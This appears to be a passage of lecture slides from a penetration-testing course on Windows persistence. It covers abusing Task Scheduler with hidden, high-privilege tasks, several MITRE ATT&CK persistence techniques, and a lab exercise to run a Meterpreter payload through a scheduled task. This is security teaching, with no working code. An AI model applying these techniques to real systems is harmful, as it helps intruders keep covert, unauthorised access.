
Questions?

Windows Persistence

Windows Persistence

The concept and purpose of persistence is the same in Windows as it is in Linux:

To establish a continuous method of access to the compromised machine or network in case the initial connection is severed.



Name: My Task

Location: \

Author: LAB\Administrator

Description: This task creates a folder

Security options

When running the task, use the following user account:

LAB\Administrator

○ Run only when user is logged on

● Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.

☑ Run with highest privileges

☑ Hidden


Configure for: Windows Server 2016

Windows Persistence

We can establish persistence by abusing Task Scheduler.

Scheduled tasks in Windows are similar to cronjobs in Linux; they are programmable tasks that can be executed at a defined interval.

By default, Windows has significantly more default scheduled-task jobs created than Linux. This gives the penetration tester an opportunity to blend in with existing scheduled tasks.



```
36  2  *  *  7 -Execute command as user root
```

/usr/local/sbin/backup.sh

day of the week (0-6)(Sunday = 0)

month (1-12)

day of month (1-31)

hour (0-23)

minute (0-59)

Windows Persistence

Some examples of MITRE persistence techniques in Windows:

MITRE | ATT&CK®

Boot or Logon Initialization Scripts: Logon Script (Windows)

In this technique, a pen tester can register a script as a registry key that will execute on startup or login.

Event Triggered Execution: Windows Management Instrumentation Event Subscription

This technique leverages Windows Management Instrumentation, a way of managing Windows machines, to perform an action once a specific event in Windows is triggered.

Create or Modify System Process: Windows Service

In this technique, a pen tester can modify a service to run an executable on startup.

Event Triggered Execution: Screensaver

This technique allows the pen tester to replace the executable that is used to display the screensaver with a malicious executable or payload.

Instructor **Demonstration**

Windows Persistence

Questions?

Activity:

Windows Persistence

In this activity, you will establish persistence on the Windows machine to ensure your SYSTEM access.

To do so, use Task Scheduler and create a scheduled task that will execute a custom Meterpreter payload.

Suggested Time:
15 Minutes

Time’s up!

Let’s review

Questions?

Wrap-up

Today we covered:

1. Exploitation
2. Meterpreter
3. Privilege escalation
4. Process migration
5. Persistence

Next class

We'll continue with Windows exploitation by exploring persistence, lateral movement, and compromising a domain controller.

The End